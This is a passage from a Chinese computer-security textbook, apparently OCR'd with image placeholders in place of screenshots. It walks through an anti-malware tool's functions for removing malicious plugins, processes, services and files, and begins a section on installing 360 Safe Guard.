


图 9-78 “设置”对话框




图 9-79 “保护”对话框




图 9-80 “上网”对话框




图 9-81 “IE 设置”对话框

（6）单击左方的“IE 插件”按钮，打开如图 9-82 所示的“IE 插件”对话框，可以查看到系统中的所有插件信息。查找恶意插件，右键单击选项，在弹出的快捷菜单中选择“删除插件项”选项，即可删除恶意插件。

（7）单击左方的“恶意网站屏蔽”按钮，打开如图 9-83 所示的“恶意网站屏蔽”对话框，鼠标单击需要屏蔽的网站，在弹出的界面中单击“屏蔽”按钮即可屏蔽网站。




图 9-82 “IE 插件”对话框




图 9-83 “恶意网站屏蔽”对话框

（8）单击左方的“弹出插件免疫”按钮，打开如图 9-84 所示的“弹出插件免疫”对话框，单击常见的垃圾插件，在弹出的界面中单击“免疫”按钮对恶意插件进行免疫。

（9）单击工具栏的“分析”按钮，打开如图 9-85 所示的“分析”对话框，默认情况下扫描启动管理项。单击选择恶意启动项，在弹出的界面中单击“终止”或“删除”按钮，结束启动项。




图 9-84 “弹出插件免疫”对话框




图 9-85 “分析”对话框

（10）单击左方的“进程管理”按钮，打开如图 9-86 所示的“进程管理”对话框，单击选择病毒木马进程，然后在打开的界面中单击“终止进程”按钮，即可终止该进程。

（11）单击左方的“服务管理”按钮，打开如图 9-87 所示的“服务管理”对话框，在显示的服务中单击选择需要删除的服务，单击“删除服务”按钮删除服务。



图 9-86 “进程管理”对话框




图 9-87 “服务管理”对话框

（12）单击左方的“端口关联”按钮，打开如图 9-88 所示的“端口关联”对话框，在显示端口状态中，单击选择可疑端口，在打开的界面中单击“终止进程”按钮结束端口。

（13）单击工具栏的“工具”按钮，打开如图 9-89 所示的“工具”对话框，默认情况下对系统进行漏洞扫描，并提示漏洞个数和类型。单击右下角的“下载安装补丁”按钮即可对漏洞进行补丁的下载和安装。

（14）单击左方的“系统优化”按钮，打开如图 9-90 所示的“系统优化”对话框。在此对话框中可以对注册表，系统服务等项进行优化，根据实际情况勾选相应的项即可，单击右下角的“优化”按钮即可开始选项的优化。

（15）单击左方的“系统修复”按钮，打开如图 9-91 所示的“系统修复”对话框，选择被破坏的文件关联或注册表，单击右下角的“修复”按钮即可开始对系统文件的修复。



图 9-88 “端口关联”对话框




图 9-89 “工具”对话框




图 9-90 “系统优化”对话框




图 9-91 “系统修复”对话框

（16）单击左方的“软件卸载”按钮，打开如图 9-92 所示的“软件卸载”对话框，可以对一些不能利用“控制面板”卸载的恶意软件进行强制卸载。

（17）单击左方的“痕迹清理”按钮，打开如图 9-93 所示的“痕迹清理”对话框，可以对常用的 Windows 系统进行清理和第三方应用软件进行清理。



图 9-92 “软件卸载”对话框



图 9-93 “痕迹清理”对话框

（18）单击左方的“垃圾清理”按钮，打开如图 9-94 所示的“垃圾清理”对话框，在此可以对常见的垃圾文件进行扫描清除。

（19）切换到“清除指定恶意代码”选项卡，如图 9-95 所示，在“恶意代码”后的文本

框中输入恶意代码；在“扫描文件类型”文本框中输入文件类型；添加扫描路径后，单击“开始扫描”按钮扫描恶意代码，扫描结束后，单击“全部清除”按钮即可实现对恶意代码的清除。



图 9-94 “垃圾清理”对话框




图 9-95 “清除指定恶意代码”对话框

（20）单击左方的“文件粉碎”按钮，打开如图 9-96 所示的“文件碎粉”对话框，对于一些顽固的恶意文件，可以使用此工具进行粉碎清除。



图 9-96 “文件粉碎”对话框

9.5 360 安全卫士使用技术与技巧

360 安全卫士是由奇虎公司推出的完全免费的安全类上网辅助工具软件，拥有查杀流行木马、清理恶评及系统插件、管理应用软件、系统实时保护、修复系统漏洞等强大功能。同时还提供系统全面诊断、弹出插件免疫、清理使用痕迹以及系统还原等特定辅助功能，并提供对系统的全面诊断报告，方便用户及时定位问题所在，真正为每一位用户提供全方位的系统安全保护。

9.5.1 软件的安装

此软件的安装程序可以通过网络进行下载，下载解压后如图 9-97 所示，双击即可进行此

软件的安装。

（1）打开如图 9-98 所示的“欢迎使用安装向导”对话框。单击“下一步”按钮，打开如图 9-99 所示的“许可证协议”对话框，仔细阅读软件的许可协议。




图 9-97 “运行主程序”对话框




图 9-98 “欢迎使用安装向导”对话框

（2）同意许可协议后，单击“我接受”按钮，打开如图 9-100 所示的“选择安装位置”对话框，浏览选择软件的安装路径。




图 9-99 “许可证协议”对话框

